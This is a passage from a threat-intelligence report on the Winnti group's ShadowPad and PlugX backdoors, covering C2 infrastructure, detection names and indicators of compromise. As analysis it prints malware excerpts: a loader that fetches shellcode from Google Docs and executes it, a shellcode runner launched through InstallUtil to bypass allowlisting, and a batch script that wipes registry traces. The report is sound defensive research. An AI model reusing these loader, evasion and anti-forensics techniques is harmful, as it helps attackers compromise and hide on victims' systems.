The obfuscated code is the loader for the subsequent shellcode, which is encrypted in the file log.dll.dat. After decryption, the file is deleted and the shellcode is re-encrypted, saved in the registry, and run. When log.exe is launched subsequently, the shellcode will be loaded from the registry.

The data is stored in a hive with a name resembling the following: (HKLM|HKCU)\Software\Classes\CLSID\{\%8.8x-%4.4x-%4.4x-%8.8x%8.8x}, in key %8.8X. The values inserted in the formatting strings are generated based on the TimeDateStamp in the PE header of log.dll, and therefore are always identical for any given library copy. In our case, they equal {56a36bd2-5e2b-20b0-96f2cb9bb3f43475} and EB5D1182, respectively.

The payload is ShadowPad shellcode that has been obfuscated with the same rel_jmp and fake-jb techniques. The following strings are contained in its encrypted configuration:

```

6/30/2020 1:25:52 PM
CCC
%ProgramData%
msdn.exe
log.dll
log.dll.dat
WMNetworkSvc
WMNetworkSvc
WMNetworkSvc
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WMSVC
%ProgramFiles%\Windows Media Player\wmplayer.exe
%windir%\system32\svchost.exe
%windir%\system32\winlogon.exe
%windir%\explorer.exe
TCP://cigy2jft92.kaspersky.info:443
UDP://cigy2jft92.kaspersky.info:53
SOCKS4
SOCKS4
SOCKS5
SOCKS5

```

They include the likely data of module assembly (June 6, 2020), name of the service used by the malware to gain persistence on the system (WMNetworkSvc), names of processes into which shellcode can be injected, and the C2 domain cigy2jft92.kaspersky[.]info.

As we wrote earlier, the other domain kaspersky[.]info has been used by attackers as a FunnySwitch C2 server. Investigation of subdomains and IP addresses yields another second-level domain, livehost[.]live, whose subdomain d890ogm35t.livehost[.]live is indicated as a C2 server in one copy of Crosswalk (86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961). Moreover, all samples of these backdoors were signed with the stolen Zealot Digital certificate and were likely used together as part of a single campaign.

This is not the only example of a connection between the Crosswalk and ShadowPad network infrastructures. Two Crosswalk C2 servers we found, 103.248.21[.]134 and 103.248.21[.]179, contained an SSL certificate with SHA-1 value of b1d749a8883ac9860c45986e2ffe370feb3d9ab6. The same certificate was noted at IP address 103.4.29[.]167, which via the domain update.ilastname[.]com was used as a C2 server for another copy of ShadowPad (37be65842e3fc72a5ceccdc3d7784a96d3ca6c693d84ed99501f303637f9301a).




Figure 54. Fragment of ShadowPad and PlugX infrastructure

7. PlugX

The SSL certificate pointed us to another C2 server, with the domain ns.mircosoftbox[.]com.

We found that this C2 server is used by an interesting copy of the PlugX backdoor. Its core is typical of PlugX, being an SFX archive (ccdb8e0162796efe19128cobac78478fd1ff2dc3382aedoc19bof4bd99a31efc) that contains the library mapistub.dll, which loads as a legitimate executable.




Figure 55. PlugX SFX archive

But mapistub.dll is only a downloader. Google Docs is used to store the payload: the library sends a request to export a certain document in .txt format, decodes it into shellcode with Base64, and runs it.

```

76 sub_10001500(
77     int)v11,
78     2 * (v1 + v17),
79     (const char *)L"document/export?format=txt&id=%s&includes_info_params=true",
80     v5);
81 response = VirtualAlloc(0, 0x100000u, 0x1000u, 64u);
82 GET_docs_google_com();
83 if ( decode_response_base64() )
84 {
85     dword_10003008 = (int)response;
86     ((void (_stdcall *)(_DWORD))response)(0);
87 }
88 Sleep(0x3E8u);
89 return VirtualFree(response, 0x80000u, 0x4000u);

```

Figure 56. Loading and running shellcode in mapistub.dll

The shellcode has been obfuscated with junk instructions and inverted conditional jumps (combinations of jle/jg and the like). Its job is to decrypt and run the next stage, which is responsible for reflective loading of the main PlugX component and passing the structure with the configuration to it.

```

seg000:0000001E
seg000:0000001E loc_1E:                                ; CODE XREF: seg000:00000018↑j
seg000:0000001E     add    ebx, 0FE160458h
seg000:00000024     inc    edx
seg000:00000025     test   esi, 3F379832h
seg000:00000028     add    ecx, 0DFC8E220h
seg000:00000031     jmp    loc_37
seg000:00000031 ;
seg000:00000036     db    0E8h
seg000:00000037 ;
seg000:00000037 ;
seg000:00000037 loc_37:                                ; CODE XREF: seg000:00000031↑j
seg000:00000037     jmp    loc_3D
seg000:00000037 ;
seg000:0000003C     db    0E8h
seg000:0000003D ;
seg000:0000003D ;
seg000:0000003D loc_3D:                                ; CODE XREF: seg000:loc_37↑j
seg000:0000003D     or    edx, 0ABC63949h
seg000:00000043     test   ecx, 0D7324685h
seg000:00000049     cmp    ebx, 77C29072h
seg000:0000004F     mov    ebx, [esp]
seg000:00000052     jle    short loc_57
seg000:00000054     jg     short loc_57
seg000:00000056     db    0E9h
seg000:00000057 ;

```

Figure 57. Obfuscated shellcode from Google Docs

This process and what the similar sample does after that are described in more detail in a [report from Dr.Web](#) (QuickHeal shellcode and BackDoor.PlugX.28).

Besides the C2 servers in the configuration file, 103.79.76[.]205 and ns.mircosoftbox[.]com, in our case the attackers also used a technique typical of PlugX for getting a C2 server at a specified URL. The C2 address is encoded in the page body between the DZKS and DZJS markers.

Again, the address of a Google Docs document is used as the URL.




Figure 58. Document with encoded URL

Note that the document is editable without logging in. But when we accessed it for the first time, it had the IP address 107.174.45[.]134, which is related to the domain dc-d68d34331440.mircosoftbox[.]com and, apparently, had been put in place by the attackers.

A similar technique has been used by Winnti in the past: [according to Trend Micro](#), an encoded C2 address was stored in GitHub repositories in 2017.

7.1 Paranoid PlugX

We were able to detect an additional copy of PlugX that contained shellcode fully identical to that downloaded from Google Docs, except for the encrypted configuration.

It, too, is an SFX archive (94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cf5e92) but with different files inside.

| 94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cf5e92.exe - SFX RAR 4.x archive, unpacked size 205.582 bytes | | | | | |
|--|---------|---------|-----------------|------------------|----------|
| Name | Size | Packed | Type | Modified | CRC32 |
| ... | | | File folder | | |
| 1.vbs | 237 | 187 | VBScript Scr... | 29/07/2016 02:06 | 9570D640 |
| a.bat | 8.737 | 927 | Windows Ba... | 07/08/2016 14:16 | 594E4F88 |
| image.jpg | 196.608 | 149.498 | JPG File | 02/08/2016 22:52 | 30FE5405 |

```
;下面的注释包含自解压脚本命令
Path=%temp%
SavePath
Setup=1.vbs
Silent=1
Overwrite=1
```

Figure 59. Contents of the SFX archive

When unpacked, the archive runs the script 1.vbs, which in turn passes control to a.bat.

```

1 c:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U %temp%\image.jpg
2
3 del image.jpg
4 del explorer.exe
5
6
7 reg delete "HKLM\SYSTEM\ControlSet001\services\emproxy" /f
8 reg delete "HKLM\SYSTEM\ControlSet002\services\emproxy" /f
9 reg delete "HKLM\SYSTEM\CurrentControlSet\services\emproxy" /f
10 reg delete "HKLM\SYSTEM\ControlSet001\services\EmpPrx" /f
11 reg delete "HKLM\SYSTEM\ControlSet002\services\EmpPrx" /f
12 reg delete "HKLM\SYSTEM\CurrentControlSet\services\EmpPrx" /f
13 reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASAPI32" /f
14 reg delete "HKLM\SOFTWARE\Wow6432Node\Microsoft\Tracing\svchost_RASMANCS" /f
15 reg delete "HKU\.\DEFAULT\Software\WinRAR SFX" /f
16
17
18 reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
19 reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host" /f
20 reg delete "HKU\S-1-5-18\Software\Microsoft\Windows Script Host\Settings" /f
21 reg delete "HKU\S-1-5-18\Software\WinRAR SFX" /f
22 reg delete
23 "HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hhref\Nqzavfengbe\Objaybnqf\fipubfg\fipubfg.rkr" /f
24 reg delete
25 "HKU\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27}\pzq.rkr" /f
26 reg delete "HKU\S-1-5-18\Software\WinRAR SFX\%Users%\ADMINI~1\AppData\Local\Temp" /f
27 reg delete

```

Figure 60. Contents of a.bat

The main payload is in the file image.jpg, which is actually a specially crafted .NET assembly. The assembly launches with the help of InstallUtil.exe from .NET Framework, enabling it to bypass application allowlist restrictions.

```

public static void Exec()
{
    byte[] source = new byte[178465]
    ...
    uint lpStartAddress = Shellcode.VirtualAlloc(0U, (uint)source.Length, Shellcode.MEM_COMMIT, Shellcode.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(source, 0, (IntPtr)((long)lpStartAddress), source.Length);
    IntPtr zero1 = IntPtr.Zero;
    uint lpThreadId = 0;
    IntPtr zero2 = IntPtr.Zero;
    IntPtr thread = Shellcode.CreateThread(0U, 0U, lpStartAddress, zero2, 0U, ref lpThreadId);
    int num1 = (int)Shellcode.Sleep(2000);
    int num2 = (int)Shellcode.WaitForSingleObject(thread, uint.MaxValue);
}

```

Figure 61. Running shellcode in image.jpg

The purpose of image.jpg is to run the same PlugX shellcode with the help of CreateThread.

Its configuration contains two C2 servers: update.upgradsource[.]com and ns.upgradsource[.]com.

The domain upgradsource[.]com is mentioned in a [Unit42 report](#) on a group of similar samples named "Paranoid PlugX." They received this name due to the presence of a script for wiping traces of malware from the system. Comparing the sample we found to those described in that report, we conclude with strong confidence that it belongs to the same group. Among other reasons, the structure of the .NET Wrapper module in image.jpg, and much of the cleanup script a.bat, is nearly identical.

According to Unit42, the main targets of Paranoid PlugX attacks were gaming companies—which are known to be a typical area of interest for Winnti. Investigation of the network infrastructure provides yet another piece of confirmation of the relationship between Paranoid PlugX and Winnti.

As of late 2017, update.upgradsource[.]com resolved to the IP address 121.170.185[.]183. Later, update.byeserver[.]com and update.serverbye[.]com resolved to this address as well. The second-level domains byeserver[.]com and serverbye[.]com, in turn, are listed by FireEye in its [report on APT41](#).

8. Conclusion

Winnti has an extensive arsenal of malware, as can be seen from the group's attacks. Winnti uses both widely available tools (Metasploit, Cobalt Strike, PlugX) and custom-developed ones, which are constantly increasing in number. By May 2020, the group had started to use its new backdoor, FunnySwitch, which possess unusual message relay functionality.

One distinguishing trait of the group's backdoors is support for multiple transport protocols for connecting to C2 servers, which complicates efforts to detect malicious traffic. Malicious files of varying resemblance are used to install the payload, from primitive RAR and SFX-RAR files to reuse of malware from other groups and multistage threats with vulnerability exploits and non-trivial shellcode loaders. But the payload may be one and the same in all these cases. Most likely, the choice is dictated by the precision (or lack thereof) of an attack: unique infection chains and highly attractive bait are held back for targeted attacks.

Winnti continues to pursue game developers and publishers in Russia and elsewhere. Small studios tend to neglect information security, making them a tempting target. Attacks on software developers are especially dangerous for the risk they pose to end users, as already happened in the well-known cases of CCleaner and ASUS. By ensuring timely detection and investigation of breaches, companies can avoid becoming victims of such a scenario.

9. PT products detection names

9.1 PT Sandbox

- Trojan-Dropper.Win32.Higaisa.a
- Backdoor.Win32.CobaltStrike.a
- Trojan-Dropper.Win32.Winnti.a
- Trojan-Dropper.Win32.Winnti.b
- Trojan-Dropper.Win32.Shadowpad.a
- Backdoor.Win32.Shadowpad.c
- Backdoor.Win32.FunnySwitch.a

9.2 PT Network Attack Discovery

- REMOTE [PTsecurity] Crosswalk
sid: 10006001;10006002;10006003;10006004;
- SHELL [PTsecurity] Metasploit/Meterpreter
sid: 10003751;10003753;10003754;10003755;10006172;10002588;
- REMOTE [PTsecurity] Cobalt Strike Beacon Observed
sid: 10000748;10005757;
- REMOTE [PTsecurity] Cobalt Strike (jquery profile)
sid:10005754;
- REMOTE [PTsecurity] FunnySwitch
sid: 11004815;1004814;11004813;11004812;
- SPYWARE [PTsecurity] ShadowPad
sid: 10005851;10005852;10005854;
- REMOTE [PTsecurity] PlugX
sid: 10001390;10001391;10002946;10004422;10004426;10004472;10004473;10004515;10004532;10005968;

10. Applications

10.1 Known names of files from which PL shellcode may be loaded

```

C_99401.NLS
DriverStatics.ax
DrtmAuth005.bin
DrtmAuth13.bin
FINTCACHE.DAT
SEService.dat
Theme.re
WspTst.xls
cbdhsvcs.bin
chrome_proxy.dll
config.ini
localsvc.ax
log.txt
msdsm.tlb
normnfa.nls
normnfw.nls
services.bin
soundsvc.sys
storesync.dat
storesyncsvc.ini
svchosl.bin
svchost.bin
wbemcomm64.sys
wbemcomna.dat
winness.exe.config
winupdate.txt

```

10.2 IOCs

File indicators

LNK file attacks

| | | |
|--|--|--------|
| 1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81 | 9b638f77634f535e52527d43ad850133788bfb0c | c657e |
| 0deb252a5048c3371358618750813e947458c77e651c729b9d51363f3d16b583 | f50b624ba6eb9d3947f22cf7f95a6f70b7c463d3 | a1404 |
| 8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996 | 5b8e644acc097f7123172d96a3a45bd398661064 | 93ffd5 |
| c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5 | d500cec0ce5358751f3371b69a4a9bc402df8af4 | 45278 |
| bcff6c0d72a8041a37fe3cc5c0233ac4ef8c3b7c3c6bca70d2fcfaed4c5325e | 1a33f41d054a2ed2d395b19852583dadd056bb4 | 177e3 |
| 35a1ff5b9ad3f46222861818e3bb8a2323e20605d15d4fe395e1d16f48189530 | 0a462e8e3b153e249507b1652d9f6180463e7027 | 17548 |
| beaa2c8dcf9fb70358a8cf71b2acee95146dba79ba37943a939a2145b83b32e | acf5f997a16937072a2a72f1ba7704f9703ea27c | e5809 |
| dca8fc7879cf4718de0ee61a88425fc9dfa9883be187bae3534076f835a54d | db6333f84538a21466e5ffe3c7102e0543cec167 | d53da |
| 4733d1204b06dc95178e83834af61934a423534e1d4edd402b37e226f0f2727f | dba010496a7be2e5de1f923ffdfc19bf345b650b | 9776f0 |
| dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6 | 281c1b196cd992906d8583e64011dc28d9c52e3c | 4a4a2 |
| d4df4b58ee241e276ea03235445c04d1a28e48ec8b6e2599a56f6c4b8af3269b | 7b6b01e9f726ab0b5f94cd68687d4787008cd7f5 | 4dcdf2 |
| d064f675765f54ee80392fcfb5d136cd2407d06d0ea8cd7d8632d1a2b24c0439 | 8b8b1219581555f2d9747b289d57c3e0e274fd07 | 260ea |
| 32705d3d9f7058e688b471e896dce505b3c6543218be28bbac85f6abb09b791 | 289b5017f5ee8c915f755b1c7efffb3d2d799 | 28bfec |
| c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b | 0f1f2431ecccb980f7d93b9af52139d0d508510f | 997ab |
| 4e5e3762c850536aac6add3a5ac66f54cbd15c37bd8fc72d3ade9dd5e17f420b | 21a5bcd916bc61585cfe1d5656240237e24157b9 | 07254 |
| 2d182910dade1237f1dd398d1e7af0d6eca3a74a6614089a3af671486420fb2b | 0261490fb7f88cc3e9db6aa3fd185d03d7646864 | f68861 |

Shellcode injectors

Payload: Crosswalk

| | | |
|--|--|---------|
| 0046df35f66a3b076d9206412be2f1f7ea4641d96574e7b58578c0c0995d1feb | b73fcfc423d1bdb4649440689ff4894639b3bd0e | 9697d6 |
| 325430384d642ab2a902fb0e268e85808b6cbf87506ccdc314e116e7d1b8239e | 0f2a5bbe03c5b3422609b78ca90fb7f06bfd966b | eee464 |
| 9e27f110fc824d8b8585538c3320e8ea436e82737d686fcecb512b6f872e172 | 4481c4b0cf2207099c7b5979a6e81a2923d6c698 | 254ace |
| bec68bcaa80bb00274ef7066ddc8de1b289fb5f8b8e8573f3a961664f41da9d7 | cc24843af627ced74a1d713328078a23db81e54 | 914151 |
| 3454d87b2ce0eab44c07774c7b56318710f9a63626d6d2aa898922178bf2792 | e6cd7a9f5b421b80b50e5809c35732c427c6b6d8 | fbfeece |
| 1e29e07b404836c82cd9b75e44a3169195a335dc494ba27f744f6605666c26aa | a1e0ce3c384945fdde841d91d069505879587217 | d19c5c |
| 3a9bbf4ee872904e729466aa50d570b43451b0945a41b5d9d114f8c24683c21e | 5d1bada317d596f3dec5b86e4e42639b2f5f71ac | 6d967f: |
| faca607b43551044fda3c799ce7e9ce61004100544eeb196734972303f57f2ae | 159a5ca55d7c62d0167740f8f5310e18e03a8fd3 | 4518f2: |

| | | |
|--|--|--------|
| 86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961 | 604c5f42eeb015016b35ec1c9019812afc400f5b | 707845 |
|--|--|--------|

Payload: Metasploit

| | | |
|--|---|---------|
| 0ad8ee3fe6d45626b28c0051c4c4f83358a03096ad06fc7135621293e95c75ae | e8fcfd7ca491bffc4838bf9eb6a7aec3f7e4acdc2 | a752d4 |
| 75d573d1e788590195012a1965cfcaa911c566aee88331b7718ddc638028c175 | ca66a779a5b720e5f73e91561bd3434db691e13b | 2867ca |
| 8c962ddb515e73ecfc5df9db35a54c8c9d15713a04425298f2d89308e2a47bf | ce1cb0050662e541e72a24c6a969fa7b51084a60 | 255567 |
| fb23c7fc2e5e8ae33942734c453961da9ed4659368d19180a8f1ecb3b9b8e853 | d03a5b322f3748c9019ca24dd1943507d591165e | 9a0260 |
| 012d8d787c6e7a5f3dbe1e9cce7c5da166537a819221e210ef4d108f1a0a24b3 | d913285f75a3a1a4f2a6e0f66bfda8efc71fc669 | d8ff9et |
| 420dc77afe28003f14dfe6c09fbf8194ead8a6e8222b6ab126e7ee9bf4b63fd4 | ebaffff5f0517ea5c2c783ab7d0cffded468bf4f | c024b6 |
| a02258fc3694893b900f10f0fb1d0d522ed098b1cc8eab59f2f70209b3a0b | 9bdd1af6fc74a8a3c2ff0e3bf1378ff290cdb35e | bb415t |
| f54cf6d9a5d77a89c4a2d47b02736d746764319e02ad224019db8de78842334a | 8413380c19f348ef08051b2d6d8b39598bb05f68 | cddd0c |

Self-contained PL shellcode loaders

Payload: Crosswalk

| | | |
|--|--|--------|
| 5841a4302fcbd63f66fc2af41f8671744454aaa7e1ed834e935bfb007a9a83 | 3d0b40b2a6fc691f702237ba5682335e7e74e649 | a8bb1c |
| e0b675302efc8c94e94b400a67bc627889bfddeb4f4dffdd68fdb61d4cd03ae | 4db6e492a9ef89e116f4da19f97d69cb82e08661 | 2dc960 |
| e398290469966aff01a9e138d45c4655790d7a641950e675785d0a2ab93e7d28 | 1e494e1cf8df105d95d0e0bb4879223030c48a0c | 42a590 |
| 8add31b6a2828e0d0a5b3ac225f6063f2c67c56036ff3f5099a9ee446459012a | 5c11f70345d984391d041b604adfe5bfb5134755 | 5e3ef8 |
| a4b2a737badef32831cbf05bfaa65b5121ddb41463177f4ac0dbc354b3b451d4 | 8c549d16dc97072f16e4a3114fbd7d47f8bc9726 | 1bc1df |
| 2fdf9d8896705f468f66eb8c20e5892d161c1d98ab5962aa231326546e25056 | 7b465b1e0d7be4d84e06a115fd55b97207de768c | 221db0 |

Payload: Metasploit

| | | |
|--|---|---------|
| a7df8143a36638de40233b141919d767678b45bf5467e948a637eaafb2820550 | be39c3022218ccb3abfc6c906359b76571f4241 | dc758b |
| 283302c43466bdc6524a1e58a0ff9cc223ab8f540a1b0248d1fcfe81b87d5d6 | b2bb31ea3b4abaf3f3edbfff405e23f2ce442dfe0 | 3839d3 |
| b447a7bb633f682058d4b9df5caabbe8c794f087b80bf598d6741a255e925078 | 3c523a969cc4c273ae27fef32630701516b08873 | 635846 |
| 01c8cc07a83ffd7ac9ee008685eb360c9934919e86847c50c8843807b9d9c196 | 37ec3d5be7b535a8a31001815ab275a489e302f5 | d92db6 |
| 21dd261e5fe46b86833cd69b299ae5ee5f24da3d4e87de509eddda4d2f63d591 | 11e86ee44e7c3592c97f7191746e170b62f724bb | c8f1aff |

Payload: Cobalt Strike BEACON

| | | |
|---|---|-------|
| ba03feb351825029426e84c2f74e314f27b56714a082759650a455dfb1a946eb | 8890155c88c690faaf900d1e63998756809273d0 | cbcc1 |
| 06210a1f9bc48128e050df0884f9759e4d202bd103aa78e6b6eb3cec1a58cdb5 | a0128edc037a91ce127291edd9d950e7661dd764 | 6407 |
| 0d6a5183b903b1013367b9a319f21a7a3b7798d9565a0deee52951f62a708227 | 2d35c342d8fc6f5d018937491e246da2ab293d43 | b8b4: |
| 1bd0f0fb7df99c41e057f6d6c7107812ef1370609ad215a92227ca79ce6df70 | 7dc0d7300aa54ef77eb3347e6204b31d4b9c6db | 4922: |
| 29233eab65960c2da4962e343a3adab768673012d074db35ebc2abe2142ee73c | 1d3dc9bb7acfe8416ac5ab51f24b6648b91eb305 | cb68: |
| 79fb845d0041933dce16325b87b969db12b7a8dedc918929615104835badc80f | b13d58f1d24c5f6e10a7013f4aeac22e974c74315 | 4079: |
| 8f0538a18c944e2a98f1415d5528a0dab4367cd8689f598ab2da266c36403252 | 483c49349d29e11e0d195864e372a210ce5ce856 | 7e8e |
| 025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943bf77596 | e63646f0089ce3a224d68029eccc72ef0259609 | f9fa9 |
| d30dd7d82059dc34e72c3131dd7ea87f427cabef2225bbf59aa69e01cd761a1fe | 8be2fccba22fdca0e453855c7428e709186f3e0d | c839: |
| 81ab37ae3abce3feabdefde6a008dec322e0168ce4f0456ee737135025399400 | 98d6dff7e51170a02546eef07c80f2592d10293 | 5ed4: |
| b55812f35735e4fb601575072f1b314508b2dafdc65aa6c1245a2e1f9d80bdd | 6986b924c58aa90a9e413d9942c25a1419d9aa0e | f8841 |
| fc5c9c93781fbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc | 0902e3c41fb8e0dfffc322e6a562f04588b7522a3 | 6817 |
| d879b6cac6026a5418df4bf15296890507dbaef5abef56dafda54266975488cf2 | 11c987cdafec8ea02a77a03d4c979f743138b39a | b020: |
| 6e7052562db5f23c2740e9d094aae2316f77866b366eb4ef59c157e112172206 | 7fd0d64f54a54aab0d04136e4111e2d8a22884324 | dda8: |
| 9afb78e9be08041f849563c4fd2777a373ffc76c3eccd638b1f6f846b847b968 | 2b47e9c8946536decba6066f9a57a85f143465c5 | 482d |
| 8b515bf88b3f7ac77861fdea61f82fb0c941bc5569922cadca254a79a744ae99 | e46490394ddc66548067ba540d13fb3cf363c596 | 2a18: |
| f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c | 0b83939510bd31939c91370c53fab25aa286ba08 | 5909: |

| | | |
|---|--|------|
| 3d38dfd588fc98de099201fe9f52feb29bb401fc623d6fe03eb8f0c959ffc731 | af76d1d293e3e8fe7ad428ca6fe47e68c858587b | 284d |
| 6a10027dd99f124cd9d2682b6e7b0841d070607ea22a446f3c40c0b9f9725bed | f2751dbfe822907ecb69b83e461b48183a485355 | 0d69 |
| 71a965d54c4b60f7ae4a5e46394bfca013d06e888ec64f06d5ec3d8a21eccb55 | 4b51a8233991d4255fc05d9bbfc242f779b1d31d | 5e61 |
| 5347c5bbfaec8877c3b909ff80cda82f505c3ef6384a9ecf040c821fc7829736 | 1530993376416274d04907ff6369a3012694bfa9 | 62d6 |
| de648c21b4fae290855fdf0cd63d9e6807ced0577bdcf5ff50147ba44bf30251 | 3a0c2aee518b7c003e5eb8aa7094d536b8bf1a94 | dbd6 |
| 7ed5cbeb6c732aa492762381033ff06d0c29f1c731530d4d27704822141a074a | 2d0bb1fc0213e4fca5c3b485caaf964dd2da7981 | 05e1 |
| e886cabab3fea000a7de8948c4de0f9b5857f0baef6cf905a2c53641dbbc0277c | 6b92e6d594fd6e26f9e910f10f388c43017303b2 | 48bd |

External PL shellcode loaders

| | | |
|---|---|--------|
| 0041b28d1f076e196af761a536aa800ebe2fccea9084a8e17d2a43c43765efdd | 0cb8ed29268ec9848ff1c7f25f28b620271e61c9 | 13171 |
| 0756216ea3fea5b394e2fa86e90a75f05c3da2b4b47d6110559bd28f51da8e6 | 7a1c5e1799bdeeb01527f54a7fd89d0b720dea7 | 53e2c |
| 34aeaa89aab983318ed8f6da32556faf3057a92dc045fac1f960f3aaad3a1ba1 | a42e6dc7f248794e91e4ec251c2c96164215b7be | f02a8 |
| 40101054d18eb50b65c2ce32b00352d2486008f67c63baec5ef93cac9d5c81ed | 11d7145b85fea84aed35c60857560a66dbff5a27 | e5271 |
